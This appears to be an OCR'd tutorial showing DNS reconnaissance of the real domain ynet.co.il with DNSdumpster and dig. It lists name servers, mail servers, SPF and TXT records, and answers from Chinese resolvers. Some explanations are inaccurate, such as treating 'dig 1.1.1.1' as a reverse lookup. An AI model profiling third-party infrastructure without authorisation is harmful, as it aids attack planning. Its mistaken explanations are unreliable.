
DNSdumpster.com - dns recon and research, find and lookup dns records - Mozilla Firefox

https://dnsdumpster.com

dns recon & research, find & lookup dns records

ynet.co.il

The website displays the DNS servers.




DNSdumpster.com - dns recon and research, find and lookup dns records - Mozilla Firefox

https://dnsdumpster.com

DNS Servers

ns1-61.akam.net.	193.108.91.61 a1-61.akam.net	AKAMAI-ASN2 Netherlands
asia2.akam.net.	95.101.36.64 a18-64.akam.net	AKAMAI-ASN2 Netherlands
use1.akam.net.	72.246.46.64 use1.akam.net	AKAMAI-ASN2 United States
usw1.akam.net.	23.61.199.66 a7-66.akam.net	AKAMAI-ASN2 United States
eur2.akam.net.	95.100.173.64 a28-64.akam.net	AKAMAI-ASN2 Netherlands
usc2.akam.net.	184.26.160.64 a12-64.akam.net	AKAMAI-ASN2 United States
ns1-168.akam.net.	193.108.91.168 a1-168.akam.net	AKAMAI-ASN2 Netherlands

The MX Records (mail exchanger records).




DNSdumpster.com - dns recon and research, find and lookup dns records - Mozilla Firefox

https://dnsdumpster.com

MX Records ** This is where email for the domain goes...

30 mx3.ynet.co.il.	62.90.250.129 mail2.ynadlan.com	NV-ASN CELLCOM ltd. Israel
20 mx2.ynet.co.il.	192.115.83.121 nmail.yit.co.il	YEDIOT-AS Israel
10 mx1.ynet.co.il.	192.115.83.94 mail.laishashopping.co.il	YEDIOT-AS Israel


TXT Records.


DNSdumpster.com - dns recon and research, find and lookup dns records - Mozilla Firefox
DNSdumpster.com - dns
https://dnsdumpster.com
130%

```
TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations

"google-site-verification=aVs1GVkIfLRmJiL3DUr64sdtVovFkK_AhftCG-Blq10"

"facebook-domain-verification=28qy8xvpk5e6dfsh6si9wm9ecqhn5u"

"ynetjessica.azurewebsites.net"

"v=spf1 ip4:192.115.83.94 ip4:192.115.83.121 ip4:62.90.250.129 ip4:192.115.80.21 ip4:192.115.80.141
ip4:192.115.80.142 ip4:192.115.80.143 include:mymarketing.co.il include:_spf.activetrail.com
include:spf.protection.outlook.com ~all"

"google-site-verification=dppKXl_LBWZo3uEOPqxwUoVTjbqTN-MkOlm01sDWH1I"

"MS=ms11993946"
```


Dig and Host for Basic Queries

Dig stands for domain information-gather, a tool used for querying DNS servers for DNS records. Use Dig to query DNS requests using the network DNS.




```
kali@kali:~$ dig ynet.co.il

; <<>> DiG 9.16.15-Debian <<>> ynet.co.il
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6227
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
; COOKIE: d3a3d9550761e270f092504861596659a065747e95fbe1f1 (good)
;; QUESTION SECTION:
;ynet.co.il.                    IN      A

;; ANSWER SECTION:
ynet.co.il.             5       IN      A       184.30.21.140

;; Query time: 24 msec
;; SERVER: 192.168.221.2#53(192.168.221.2)
;; WHEN: Sun Oct 03 04:14:18 EDT 2021
;; MSG SIZE  rcvd: 83
```

The server that was set by my network is 192.168.221.2. And that the host's IP is 184.30.21.140, according to that DNS server. Dig can conduct reverse DNS lookups.




```
kali@kali:~$ dig 1.1.1.1

; <<>> DiG 9.16.15-Debian <<>> 1.1.1.1
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47622
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;1.1.1.1.                       IN      A
```

Specify to Dig which DNS server to use.



```
kali@kali:~$ dig @1.1.1.1 ynet.co.il

; <<>> DiG 9.16.15-Debian <<>> @1.1.1.1 ynet.co.il
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64604
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;ynet.co.il.                    IN      A

;; ANSWER SECTION:
ynet.co.il.             20      IN      A       104.103.65.185
```


According to the DNS server on 1.1.1.1, the host's IP address is 104.103.65.185. Dig can analyze DNS in different countries. The known country for having a *filtered* or *custom* DNS is China. Use Google to search for a DNS server and then query a request.


chinese dns - חיפוש ב-Google - Mozilla Firefox
https://www.google.com/search?q=chinese+dns&sxsrf=AOaemvK3E4DfKKOeDVnLKYae
120%
chinese dns
Google

DNS servers in China


AS Number	Location	IP Address
37963 Hangzhou Alibaba Advertising Co.,Ltd.		223.6.6.6 public2.alidns.com.
24413 ShenZhen Sunrise Technology Co.,Ltd.	Guangzhou	202.46.34.74 svr74.efeedlink.com.
38365 Beijing Baidu Netcom Science and Technology Co., Ltd.		180.76.76.76 public-dns-a.baidu.com.

Using Dig with the Chinese DNS.



```
kali@kali:~$ dig @202.46.34.74 ynet.co.il

; <<>> DiG 9.16.15-Debian <<>> @202.46.34.74 ynet.co.il
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 1660
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2cbe62aa7c824cc8df62a086615968881a7a6d7376a81797 (good)
;; QUESTION SECTION:
;ynet.co.il.                    IN      A

;; Query time: 2483 msec
;; SERVER: 202.46.34.74#53(202.46.34.74)
;; WHEN: Sun Oct 03 04:23:37 EDT 2021
```

The IP is different; the query states which DNS server contains the DNS records (NS type). Query a DNS request again, this time with a Public DNS.


DNS servers in China - Mozilla Firefox
DNS servers in China
https://public-dns.info/nameserver/cn.html

DNS servers in China


Download all 5 valid servers:

This list of public and free DNS servers is checked continuously. Read how to change your DNS server settings .

- CSV
- Plaintext
- JSON


IP Address	Location	AS Number	Software / Version	Checked	Status	Reliability	Whois
2001:da8::666	Beijing	23910 China Next Generation Internet CERNET2	9.12.0	29 seconds ago	valid DNSSEC	14 %	Whois
202.112.35.203		4538 China Education and Research Network Center	9.3.2	1 minute ago	valid	22 %	Whois
223.6.6.6 public2.alidns.com.		37963 Hangzhou Alibaba Advertising Co.,Ltd.	—	5 months ago	valid	100 %	Whois
202.46.34.74 svr74.efeedlink.com.	Guangzhou	24413 ShenZhen Sunrise Technology Co.,Ltd.	9.11.4-P2-RedHat-9.11.…	5 months ago	valid DNSSEC	100 %	Whois
180.76.76.76 public-dns-a.baidu.com.		38365 Beijing Baidu Netcom Science and Technology Co., Ltd.	baidu dns	11 months ago	valid	100 %	Whois

This time, we received an IP address.



```
kali@kali:~$ dig @114.114.114.114 ynet.co.il

; <<>> DiG 9.16.15-Debian <<>> @114.114.114.114 ynet.co.il
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63322
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;ynet.co.il.                    IN      A

;; ANSWER SECTION:
ynet.co.il.             30      IN      A       184.84.153.138

;; Query time: 187 msec
;; SERVER: 114.114.114.114#53(114.114.114.114)
;; WHEN: Sun Oct 03 04:25:58 EDT 2021
;; MSG SIZE  rcvd: 55
```


Specify Dig to query DNS lookups for specific DNS types.



```
kali@kali:~$ dig @114.114.114.114 MX ynet.co.il

; <<>> DiG 9.16.15-Debian <<>> @114.114.114.114 MX ynet.co.il
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11697
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;ynet.co.il.                    IN      MX

;; ANSWER SECTION:
ynet.co.il.             300     IN      MX      20 mx2.ynet.co.il.
ynet.co.il.             300     IN      MX      30 mx3.ynet.co.il.
ynet.co.il.             300     IN      MX      10 mx1.ynet.co.il.

;; Query time: 716 msec
;; SERVER: 114.114.114.114#53(114.114.114.114)
;; WHEN: Sun Oct 03 04:27:02 EDT 2021
;; MSG SIZE  rcvd: 88
```

